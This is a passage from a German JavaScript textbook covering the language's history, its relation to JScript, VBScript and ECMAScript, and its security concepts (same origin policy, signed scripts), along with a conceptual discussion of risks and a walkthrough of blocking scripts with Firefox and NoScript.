Seiten des Servers zum Einsatz), den Haupteinsatzzweck aber im Bereich der datenbasierenden Consumerelektronik finden soll. Daneben gilt Java als sehr sicher und geeignet für Anwendungen, die in einer heterogenen Netzwerkumgebung ablaufen sollen. Mit Java können Sie auch komplexe Anwendungen entwickeln während Skriptsprachen nur einen begrenzten Einsatzbereich besitzen und steuernden Charakter besitzen.

Eine direkte Konkurrenz zu JavaScript war jedoch ursprünglich VBScript, eine von Microsoft aus Visual Basic entwickelte und weitgehend auf das Windows-Betriebssystem mit INTEL-basierenden Prozessoren optimierte Skriptsprache. Auf Seiten der Browser unterstützt im Prinzip immer nur der Internet Explorer VBScript. Zwar ist VBScript viel leistungsfähiger als JavaScript, aber da dies mit erheblichen Sicherheitsrisiken einhergeht, ist das nur von Nachteil. VBScript hat mittlerweile bei der clientseitigen Programmierung keinerlei Bedeutung mehr. Durchgesetzt hatte sich VBScript vor allem bei der serverseitigen Programmierung. Auf Seiten von Microsoft-Webservers waren VBScript die Haussprache für die Verwendung von ASP-Technologie (Active Server Pages)². Aber ASP selbst ist mittlerweile nicht mehr auf dem Stand der Technik und wurde im Microsoft-Umfeld als serverseitige Technik durch ASP.NET abgelöst. Unter ASP.NET können Sie im Grunde mit beliebigen Sprachen (C#, Java, Visual Basic, ...) programmieren.

Hinweis

Obwohl ASP und ASP.NET vom Namen her ähnlich klingen und ASP.NET die Ablösung von ASP darstellt, unterscheiden sich die grundlegenden Konzepte trotz verwandter Aufgaben massiv.

Seit geraumer Zeit ist auf Serverseite jedoch auch PHP sehr populär. PHP ist einfach zu erlernen und erlaubt sehr einfach serverseitige Aktionen wie Formularauswertungen, Datenbank- oder Dateizugriffe auf dem Server.

Neben JavaScript fällt oft der Name JScript. Bei JScript handelt es sich um einen Ableger von JavaScript, der hauptsächlich der Unterstützung von JavaScripts im Internet Explorer der Firma Microsoft (<http://www.microsoft.com>) dient. Dort und in weiteren Microsoft-Produkten gibt es aus Lizenzgründen keinen direkten JavaScript-Interpreter. Microsoft hat JavaScript nie lizenziert und stattdessen mit JScript einfach einen JavaScript-Klon erzeugt, der ab dem Internet Explorer 3.0 verfügbar ist. JScript stimmt in der Syntax in großen Bereichen mit JavaScript überein, und man muss auf die marginalen Unterschiede selten Rücksicht nehmen.

2. ASP-Skripte kann man freilich ebenso mit JavaScript oder einigen anderen Sprachen realisieren.

Dennoch ist hier eine der Erklärungen zu finden, weshalb es gelegentliche Abweichungen bei der Interpretation von JavaScripts in echten JavaScript-Browsern und dem Internet Explorer gibt (wobei das im Wesentlichen alte Browser betrifft – in den neuen Browsern sind die Probleme weitgehend beseitigt).

Der Aufbau von Skriptsprachen und die Rolle des Interpreters

Wie schon erwähnt (und sicher bekannt), bestehen Webseiten im Wesentlichen aus Klartext (HTML oder XHTML, JavaScript, Style Sheets etc.), der beim Anwender durch einen Webbrowser interpretiert wird. Der Browser sorgt dafür, dass aus diesen Anweisungen das wird, was wir als eine Webseite bezeichnen. Dabei zieht er bei Bedarf in der Webseite referenzierte Multimedia-Dateien wie Grafiken, Videos, Animationen etc. hinzu. Das ist die optische Darstellung, die jeder Anwender in Form von Text- und Absatzformatierungen, Grafikdarstellungen etc. wahrnimmt. Für die Umsetzung der (X)HTML-Anweisungen ist der (X)HTML-Interpreter des Browsers verantwortlich. In der Vergangenheit gab es zahlreiche Probleme mit der unterschiedlichen Darstellung von Webseiten in verschiedenen Browsern, aber mittlerweile verhalten sich moderne Browser bei der Darstellung von (X)HTML-Befehlen recht synchron. Kann ein Browser mit einer in eine Webseite integrierten Datei (etwa eine Flash-Animation) nicht direkt umgehen, greift er oft auf ein Zusatzmodul zurück. Dieses nennt man ein Plug-in. Ist für ein Dateiformat ein solches Plug-in vorhanden, kann der Browser mit dessen Hilfe auch ein Fremdformat verwenden. In Webseiten integrierte Skripte werden jedoch von einem anderen Teil des Browsers direkt ausgeführt.

Bei Skriptsprachen handelt es sich ebenfalls immer um Klartext-Interpretersprachen, die mit einem simplen Texteditor erstellt werden können (wie auch reine (X)HTML-Dokumente) und zur Laufzeit von irgendeinem Interpreter interpretiert werden müssen. Das bedeutet, der vom Programmierer geschriebene Quelltext (Klartext) wird erst zur Laufzeit des Skriptes Schritt für Schritt in ausführbare Anweisungen übersetzt. Diesen Interpreter stellt das umfassende Programm bereit, in das Skripte geladen werden. Läuft ein JavaScript oder ein anderes Skript, wie zum Beispiel ein PHP-Skript, auf einem Webserver, muss dieser einen passenden Interpreter bereitstellen. Im Fall von JavaScripts ist es beim Anwender der Webbrowsers, der einen internen JavaScript-Interpreter bereitstellt.

Hinweis

Vor der Interpretation eines Quelltextes muss dieser immer erst in so genannte Token zerlegt werden (dies ist unabhängig von einer konkreten Sprache). Unter einem Token versteht man einen Sinnzusammenhang, der in der jeweiligen Sprache gültig ist. Etwa ein Schlüsselwort, einen Operator, ein Literal (ein Wert) etc. Diese Zerlegung des Quelltextes in gültige Sinnzusammenhänge übernimmt der so genannte Parser.

Aufbau von JavaScript

JavaScript als Sprache beinhaltet einen internen Befehlssatz aus Token, eine Syntax und eine definierte Struktur, mit denen diverse Objekte rund um den Browser kontrolliert werden können. JavaScript enthält selbst einige wenige eigene Objekte, kann aber vor allem auf zahlreiche fremde Objekte seiner Umgebung zugreifen. Ein kontrollierbares Objekt ist beispielsweise der Browser selbst. Aber auch andere Objekte lassen sich mit Skripten beeinflussen. JavaScript kann beispielsweise zur Kontrolle von Bestandteilen einer Webseite verwendet werden. JavaScript ist jedoch nur eine objektbasierende, aber keine objektorientierte Sprache, denn zu

Hinweis

Um es noch einmal zu betonen – in modernen Browsern ist die Nutzung einer oder mehrerer Skriptsprache(n) standardmäßig integriert. Und so gut wie immer wird JavaScript verstanden, obwohl ein Anwender in seinem Browser JavaScript natürlich deaktivieren kann.

Die Versionszyklen von JavaScript

JavaScript ist seit seiner ersten Vorstellung im Jahre 1995 durch mehrere Versionszyklen gegangen. Grundsätzlich muss jedoch bei diesen Versionszyklen beachtet werden, dass für nahezu alle neu eingeführten Sprachzyklen von JavaScript kaum ein zeitnah aktueller Browser den offiziellen Standard vollständig unterstützt hat und es immer geraume Zeit dauerte, bis die nächsten Browserversionen einen vollständigen Sprachzyklus verdaut hatten! Da die Entwicklung von JavaScript derzeit jedoch nicht sonderlich schnell voranschreitet, haben wohl alle modernen relevanten Browser mittlerweile die letzten JavaScript-Features implementiert³.

Der JavaScript-Standard

Aber kurz zurück zur geschichtlichen Entwicklung von JavaScript. Im November 1996 taten sich Netscape und die internationale Industrievereinigung ECMA (European Computer Manufacturers Association) mit Sitz in Genf/Schweiz (<http://www.ecma.ch/>) zusammen und beschlossen, JavaScript zu standardisieren.

Aus dem Projekt entstand ein Sprachdialekt mit Namen ECMAScript, was der Name für das von ECMA standardisierte JavaScript ist (auch der JavaScript-Klon JScript orientiert sich an diesem Standard). Im Juni 1997 wurde die erste Version von ECMAScript freigegeben (der Standard ECMA-262). Alle neueren JavaScript-Versionen versuchen, mit ECMAScript so weit wie möglich kompatibel zu sein. Die im Juni 1998 eingeführte JavaScript-Version 1.3 war dementsprechend bereits einigermaßen mit der ECMA-262-Norm kompatibel. Im Oktober 1998 stellte Netscape JavaScript 1.4 vor. Diese Version von JavaScript beinhaltet erstmals ein Behandlungskonzept für so genannte Exceptions (Ausnahmen), die neuen Operatoren `in` und `instanceof`, Veränderungen im Rahmen von LiveConnect zur Verbindung von JavaScript mit Java und Plug-ins sowie Veränderungen beim Objekt Function. Vor allem der JavaScript-Standard 1.4 wurde voll kompatibel mit dem ECMA-262-Standard erstellt. War er deshalb ein durchschlagender Erfolg? Das Gegenteil war der Fall. Die Version 1.4 kann man nur als Zwischenversion betrachten, denn sie wurde von kaum einem Browser richtig umgesetzt. Genau genommen richten sich die nachfolgenden Browser nach der ECMAScript Edition 3⁴, die im Dezember 1999 freigegeben wurde. Die dritte Version des ECMAScript-Standards entspricht dem derzeit immer noch im Web verfügbaren JavaScript 1.5 und beinhaltet als Erweiterung reguläre Ausdrücke, wie sie aus Perl etabliert sind, eine verbesserte Behandlung von Strings, neue Kontrollanweisungen, ein try/catch-Exception-Handling, wie es aus Java bekannt ist, erweiterte Fehlerdefinitionen, Formatierungen für numerische Ausgaben und einige weitere kleinere Erweiterungen im Rahmen der Internationalisierung.

3. Wobei einige Besonderheiten dennoch zu beachten sind.

4. Obwohl auch diese Version von einigen wichtigen Browsern bis zum aktuellen Zeitpunkt nur teilweise umsetzt wird.

JavaScript 1.5

Und obwohl JavaScript 1.5 mit seinem Geburtsdatum im letzten Jahrtausend sicher kein Frischling mehr ist, kann es auch heute noch gelegentlich Probleme geben. So kann man mit einfachen Beispielen zeigen, dass der Internet Explorer selbst in der Version 6 noch Skriptcontainer ignoriert, die mit der Versionsangabe 1.4 oder 1.5 gekennzeichnet sind, obwohl er die meisten erweiterten Syntaxstrukturen verstehen würde. Aber glücklicherweise nehmen die schwerwiegenden Probleme in den neuen Browsern rapide ab.

JavaScript und Sicherheit

Wenn Sie im Rahmen einer Webseite mit JavaScript programmieren, kommen Sie unweigerlich mit dem Thema Sicherheit in Berührung. Sie erstellen mit JavaScript ja so genannte aktive Inhalte und diese sind erst einmal in jedem Fall ein Sicherheitsrisiko (wobei ein Risiko natürlich nicht zwingend eine Lücke ist)⁵.

Obwohl viele Leute an JavaScript kritisieren, dass diese Sprache nur sehr wenige Möglichkeiten bietet und sehr einfach ist, ist genau das ein Sicherheitsvorteil gegenüber vielen (ehemaligen) Konkurrenten in diesem Umfeld. So können Sie mit JavaScript keine nativen Bibliotheken auf einem Betriebssystem aufrufen, keine Folgeprogramme direkt starten, nicht auf die Festplatte des Anwenders schreiben oder den Verzeichnisbaum unkontrolliert auslesen⁶ etc. Dennoch bleibt natürlich auch bei JavaScript ein Restrisiko. Aktive Inhalte sind aktive Inhalte, ohne Wenn und Aber.

Allerdings existiert in JavaScript respektive JScript über die eingeschränkten Möglichkeiten der Sprache hinaus ein Sicherheitsmodell, das von Netscape bereits in das grundsätzliche JavaScript-Konzept implementiert und auch von Microsoft im Wesentlichen in das Sicherheitsmodell von JScript übernommen wurde⁷. Genau genommen wurden sogar verschiedene Sicherheitsmodelle entwickelt, die nach und nach in den verschiedenen Versionen von JavaScript und JScript implementiert wurden.

Same Origin Policy

Ein ganz zentraler Punkt im Sicherheitskonzept von JavaScript nennt sich **Same Origin Policy**. Dieses Konzept, das erstmals mit JavaScript 1.1 implementiert wurde, legt fest, dass ein von einem Webserver geladenes JavaScript nur Zugriff auf Eigenschaften derjenigen Objekte hat, die vom selben Ort wie das JavaScript stammen. Insbesondere kann man nicht auf Daten in anderen Browserfenstern zugreifen. Sofern die Implementation des Interpreters nicht fehlerhaft ist, ist dieses Verfahren ein massives Sicherheitsfeature.

Data Tainting

Das Same Origin Policy-Konzept ist nun eine sehr restriktive Beschränkung eines JavaScripts. Eine nachfolgend eingeführte Aufweichung dieser strengen Regeln nennt sich **Data Tainting**. Im Rahmen dieser Konzeption kann man auf Daten in anderen Browserfenstern zugreifen, auch wenn sich die Quellen unterscheiden. Allerdings wird dieser Zugriff nicht unkontrolliert

-
5. Aktive Inhalte sind aber nicht per se an die Verwendung von JavaScript gebunden.
 6. In ganz frühen Phasen der JavaScript-Entwicklung konnte durch Implementationsschwächen in der Tat bei einigen Konstellationen der gesamte lokale Verzeichnisbaum ausgelesen werden.
 7. Wobei das Microsoft-Sicherheitsmodell insbesondere bei den unzähligen Sicherheitslücken des Internet Explorers und der Verbindung zur ActiveX-Technologie in der Vergangenheit nicht sonderlich wirksam war.

gestattet, denn Entwickler können bestimmte Elemente in diesem Konzept als privat kennzeichnen (*tainting*). Damit sind Zugriffe auf solche Elemente nur nach Rückfrage beim Anwender gestattet.

Die Implementation des Data Tainting-Konzepts wies jedoch einige gravierende Sicherheitslücken auf und hat sich nie durchgesetzt. Das Vorhaben wurde in der Praxis nur vom Netscape Navigator 3.0 (JavaScript 1.1) unterstützt und in Folgeversionen schon wieder abgeschafft. Zudem hatte kein anderer wichtiger Browser das Konzept jemals unterstützt. Hier griff immer das Same Origin Policy-Konzept.

Die Ablösung für Data Tainting ist nun das Signed Script Policy-Konzept.

Signed Script Policy

Seit der JavaScript-Version 1.2 gibt es in JavaScript ein Sicherheitsmodell, das sich **Signed Script Policy** nennt und auf dem Java-Sicherheitsmodell für digital signierte Objekte basiert (und so ähnlich auch für ActiveX-Controls umgesetzt wird). Entwickler können Skripte im Rahmen dieses Konzeptes digital signieren lassen (mit einer Policy versehen). Solchen signierten Skripten kann ein Anwender dann mehr Zugriffsrechte auf dem lokalen Rechner einräumen.

Eine digitale Signatur identifiziert den Entwickler und stellt theoretisch sicher, dass der Skriptcode nach dem Signieren nicht verändert wurde. Wenn ein JavaScript mit einer Policy von einer Webseite geladen wird, erscheint im Browser ein Dialogfenster. Hier kann ein Anwender entscheiden, ob diesem JavaScript-Code zusätzliche Zugriffsrechte eingeräumt werden.

Die Verwendung von Signaturen hat sich allerdings vor allem im Zusammenhang mit ActiveX-Controls überhaupt nicht bewährt und auch bei JavaScript ist es durchaus zu hinterfragen, ob eine Policy wirklich vertrauenswürdig ist. Insbesondere kann man bei so einer digitalen Signatur nicht auf die tatsächliche Funktionsweise des Codes rückschließen und Fehlverhalten durch Programmierfehler nicht ausschließen.

Grundsätzliche Schwächen im System

Trotz der eingeschränkten Möglichkeiten von JavaScript und den implementierten Sicherheitsregeln sind im Laufe der Zeit einige sicherheitsrelevante Schwachstellen, die einen Anwender auf die eine oder andere Weise schädigen können, im Umgang mit aktiven Inhalten per JavaScript bekannt geworden.

Sehr leicht umzusetzen sind Skripte, die einfach nur den Betrieb des lokalen Rechners blockieren (z.B. durch das Öffnen unzähliger Fenster in einer Endlosschleife⁸ oder das Fesseln eines Besuchers an eine Webseite). Diese Möglichkeiten allerdings eine Sicherheitslücke in JavaScript zu nennen, ist meines Erachtens übertrieben. Man kann eine Programmiersprache (auch wenn es eine möglichst einfach gehaltene Skriptsprache wie JavaScript ist) auch so weit kastrieren, dass man damit überhaupt nichts mehr machen kann. Und dann wäre sie nutzlos.

Auch ist es meines Erachtens albern, von einer Sicherheitslücke zu reden, wenn Programmierer Fehler im Skript machen, die sich zur Laufzeit auswirken und damit gewisse Verhaltensweisen auf dem Anwenderrechner erzeugen, die nicht gewünscht sind (Blockade des Browsers bis hin zum Absturz). Ich denke, jeder Leser wird schon einmal eine Schreibschutzverletzung oder einen Absturz in einem Anwendungsprogramm wie Word erlebt haben. Deshalb wird auch

8. Manche Kritiker reden hier gar von Denial of Service, was der wirklichen Bedeutung sicher nicht gerecht wird und die Gefahr von Denial of Service-Attacken eher verharmlost.

nicht gleich pauschal gefordert, Entwickler sollten keine Programme mehr in C oder C++ erstellen.

Kritisch hingegen sind in der Tat die Möglichkeiten, unter Verwendung clientseitiger Technologien Trojaner und ähnliche Dinge auf einen Clientrechner zu schmuggeln. Allerdings sind die Möglichkeiten von JavaScript auch hier extrem begrenzt und es bieten sich im Grunde viele andere Techniken an, mit denen man so etwas viel "komfortabler" erledigen kann. Auch benötigt man zu solchen Attacken in der Regel eine Verbindung zu weiteren Techniken wie ActiveX-Controls.

Das Hauptrisiko im Zusammenhang mit JavaScript ist dabei auch nicht die Sprache, sondern neben dem Anwender der Interpreter selbst. Ist dieser Interpreter fehlerhaft programmiert, entstehen möglicherweise echte Sicherheitslücken. Allerdings gibt es JavaScript mittlerweile so lange auf dem Markt und die JavaScript-Interpreter in modernen Browsern sind zigfach getestet und in der Praxis bewährt, dass ausnutzbare⁹ Lücken selten auftreten¹⁰.

Oft wird im Zusammenhang mit JavaScript-Risiken die Möglichkeit genannt, dass man damit Anwender täuschen kann. Etwa durch die Simulation von vertrauenswürdigen Webseiten, das Verschleiern von Adressen oder das Verschleiern von Code. Dies erfolgt, indem das Aussehen des Browsers manipuliert wird und Fenster erzeugt werden, die scheinbar zu anderen Anwendungen gehören (falsche Informationen anzeigen, Eingaben in Formulare abfangen – dies ist Teil dessen, was unter Social Engineering bekannt ist).

Diese Gelegenheiten bestehen unzweifelhaft. Aber auch E-Mails sollen angeblich gelegentlich¹¹ unseriös sein und eine Webseite mit reinem HTML kann natürlich ebenso Falschinformationen enthalten. Wenn man Webseiten so konzipieren muss, dass auch der unerfahrenste Anwender davon nicht fehlgeleitet werden kann, kann man das Prinzip des Internets aufgeben. Es ist meines Erachtens kein Sicherheitsproblem von JavaScript, das man damit täuschen und verschleiern kann, sondern das Problem, dass sehr viele unerfahrene, unmündige, leichtsinnige oder uninteressierte Anwender im Internet unterwegs sind¹² und immer wieder viele neue Anwender hinzukommen, denen die möglichen Probleme gar nicht bewusst sein können.

Ein echtes Risiko entsteht allerdings in der Tat durch den Einsatz von JScript. Die Microsoft-Variante von JavaScript ermöglicht es beispielsweise, ActiveX-Controls zu nutzen und darüber einen weit reichenden Zugriff auf den Anwenderrechner zu ermöglichen. Damit kann der Anwenderrechner unter anderem ferngesteuert werden oder auch vertrauliche Daten aus der Zwischenablage eines Benutzers ausgelesen werden.

Das Risiko sind aber auch die ActiveX-Controls und unzuverlässige Browser (die zudem vielfach noch fahrlässig eingestellt sein müssen), und nicht die Skriptsprache. Es obliegt der Verantwortung des Anwenders, dass im Internet Explorer ActiveX-Controls deaktiviert sind und das Einfügen von Inhalten auf den lokalen Rechner oder der Zugriff auf die Zwischenablage

9. Viele der angeblich unglaublich gefährlichen Sicherheitslücken in JavaScript, die in regelmäßigen Abständen durch die Medien geistern – und sich komischerweise in Zeiten des Sommerlochs häufen ;-) –, lassen sich in der Praxis kaum ausnutzen. Nach dem Motto: Gravierende Sicherheitslücke in JavaScript entdeckt! Wenn der Anwender mit dem linken Fuß aufgestanden ist, ein rotes T-Shirt trägt, seine Kaffeetasse rechts oberhalb des Rechners positioniert und auf die bestimmte Webseite XYZ geht, kann ein versierter Hacker den Rechner übernehmen.

10. Natürlich kann ein Programm immer fehlerhaft sein. Aber das Risiko hat man bei jedem Programm. Denken Sie an ein E-Mail-Programm oder andere Programme, die in irgendeiner Form mit dem Netzwerk kommunizieren können (z.B. Word oder Excel). Hier ist das Risiko viel gravierender.

11. ;-)

12. Was nicht ausschließt, dass auch erfahrene Anwender in Fallen tappen – gerade bei solchen Anwendern herrscht oft großer Leichtsinn vor (dummerweise kann ich mich davon auch nicht freisprechen ;-).

selbstverständlich unterbunden wird oder aber, dass er von vornherein einen sicheren Browser wie Firefox oder Opera verwendet. Oder am besten ganz auf ein weitgehend sicheres Betriebssystem wie Linux oder MacOS umsteigt. Es ist sowieso fraglich, ob Lücken in einem Browser der Sprache angelastet werden sollten, wenn es sicherere Alternativen gibt. Der Anwender hat einfach eine gewisse Verantwortung für seine eigene Sicherheit.

Ein weiteres Problem, das in der Vergangenheit als Problem von JavaScript gewertet wurde, setzte beim Anwender ein gehöriges Maß an Naivität voraus: Wenn ein Benutzer einer Webseite auf seinem Rechner ein fernsteuerbares E-Mail-Programm installiert und mit dem Browser verbunden hat, kann man mit aktivem Skripting diese Tatsache ausnutzen (diese Attackenform wurde unter der MAPI-Fernsteuerung bekannt). Bei modernen Konfigurationen in sicheren E-Mail-Programmen funktioniert die MAPI-Fernsteuerung aber nicht und auch das unbemerkt Versenden einer E-Mail durch den Browser gilt allgemein als vollständig behoben.

Ein reales Problem bei aktivem Skripting ist, dass Angreifer Benutzereingaben abfangen können. Wer auf »Bitte seiner Bank« über eine E-Mail seine Zugangsdaten und TANs auf einer darin angegebenen Webseite eingibt, der gehört meines Erachtens nicht ins Internet. Wenn man als Anwender vollkommen sorglos mit seinen persönlichen Daten umgeht, handelt man fahrlässig. Ob man dafür eine Skriptsprache verantwortlich machen kann, wage ich zu bezweifeln.

Fazit der Sicherheitsproblematik

Aktive Inhalte sind in jedem Fall ein potenzielles Sicherheitsproblem. Wir reden hier selbst im Fall von JavaScript doch von einer (sehr einfachen) Programmier- bzw. Skriptsprache und damit müssen natürlich Aktionen programmierbar sein. Sie können Fenster und Frames öffnen und damit natürlich auch ein nur 1 Pixel großes Fenster oder Frame, das vom Anwender nicht bemerkt wird. Ist das eine Sicherheitslücke? Sie können auf die History des Browsers zugreifen und (mit ein paar Tricks) diese Informationen sogar versenden oder nachschauen, welche Plug-ins auf einem Rechner installiert sind. Und Sie können Skripte beim Laden der Webseite ausführen, ohne das der Anwender einfach eingreifen kann. Und selbst Benutzeraktionen sind simulierbar. Das alles wird von einigen Leuten als Sicherheitslücke in JavaScript interpretiert.

Ja mein Gott – wozu soll man denn eine Skript- oder Programmiersprache verwenden, wenn denn nicht für solche Sachen?

Es stellt sich nur die Frage, ob die Sicherheitsrisiken bei JavaScript mit Sicherheitsrisiken vergleichbar sind, wie sie etwa bei ActiveX-Controls oder VBScript auftreten können? Bei JavaScript existieren durchaus gewisse Risiken, die hier angerissen wurden, aber sie sind bedeutend geringer als bei nahezu allen vergleichbaren clientseitigen Programmiertechniken (mit Ausnahme von Java-Applets). Dementsprechend halte ich persönlich die Risiken, die mit JavaScript verbunden sind, für tolerierbar. Man kann nicht den Komfort eines modernen Webs erwarten und aktive Inhalte komplett verbannen.¹³

Moderne VirensScanner entdecken zudem wirklich schädliche JavaScript-Programme während des Downloads und verhindern deren Ausführung. Eine gute Firewall oder ein Proxy schützen

13. Natürlich halten manche Leute es für einen Fehler, dass die Menschheit überhaupt von den Bäumen herunter gestiegen ist. Noch extremere Vertreter sehen den Fehler schon zu dem Zeitpunkt, als die ersten Tiere dem Meer entstiegen sind. Andere wiederum wollen auf den Komfort digitaler Armbanduhren und Kaffeemaschinen eben nicht verzichten ;-).

auch. Und zumindest diese elementaren Sicherheitsvorkehrungen sollten Anwender verwenden oder das Internet eben meiden.

Tipp

Die einzige echte Sicherheitslücke im Internet ist aus meiner Sicht sowieso der Anwender. Wer hier naiv und ohne Sicherheitsbewusstsein unterwegs ist, ist selbst Schuld, wenn er ein Problem bekommt. Sicherheit im Internet gibt es jedoch relativ leicht. Das fängt bei einem klugen Browser an, der allerdings auch vernünftig konfiguriert werden muss. Gute moderne Browser wie Firefox oder Opera gestatten dem Anwender vor allem eine qualifizierte Auswahl, welche aktiven Aktionen mit JavaScript erlaubt sein sollen.

Standard ist zum Beispiel in allen modernen Browsern mittlerweile das Blockieren von Pop-up-Fenstern.




Abbildung 25: Opera hat ein Pop-up blockiert.

Aber gute Browser gehen noch weiter und gestatten eine teils sehr individuelle Auswahl an Aktionen, die per JavaScript erlaubt werden.




Abbildung 26: In Firefox können Sie beispielsweise sehr detailliert angeben, was mit JavaScript erlaubt ist.

Und wem das als Anwender nicht genügt, der kann beispielsweise Firefox mit Plug-ins ergänzen, die die Sicherheit des Browsers sehr sinnvoll erweitern können.

In Hinsicht auf die Kontrolle von JavaScript ist hier zum Beispiel eine Erweiterung mit dem Namen NoScript sehr interessant.

Darüber können Sie explizit bei einzelnen Seiten festlegen, ob Skripte in einer Webseite ausgeführt werden dürfen oder nicht.




Abbildung 27: In der Statuszeile des Browsers ist in der Grundeinstellung ein Icon zu sehen, worüber die Ausführung von Skripten gestattet werden kann.

Die Firefox-Erweiterung ist dabei sehr umfangreich konfigurierbar.




Abbildung 28: Mit NoScript kann man im Firefox sehr fein abgestimmt angeben, welche aktiven Inhalte gestattet werden.

Die Erweiterungen bzw. Plug-ins im Firefox zählen sicher zu den Highlights dieses Browsers. Um eine Erweiterung zu installieren, wählt man am einfachsten im Menü EXTRAS den Menüpunkt ERWEITERUNGEN.




Abbildung 29: Installation und Verwaltung der Firefox-Erweiterungen

In dem Folgedialog können Sie Erweiterungen verwalten bzw. deinstallieren und vor allem neue Erweiterungen hinzufügen.



Abbildung 30: Erweiterungen herunterladen

Die meisten Erweiterungen von Firefox werden direkt mit einem Link in der folgenden Webseite angeboten. Diesen müssen Sie nur anklicken und die Erweiterung steht zum Speichern auf dem lokalen Rechner oder – am komfortabelsten – zur direkten Installation bereit.

Top Extensions

- NoScript (168103 downloads)

Abbildung 31: Hier gibt es NoScript zur automatischen Installation in Firefox.

Wenn Sie sich für die automatische Installation einer Erweiterung entscheiden, müssen Sie in einem nachfolgenden Dialog die Installation bestätigen.




Abbildung 32: Bestätigung der Installation

Nach der Installation und einem Neustart von Firefox steht das neue Feature dann zur Verfügung.

HTML- bzw. XHTML-Grundlagen

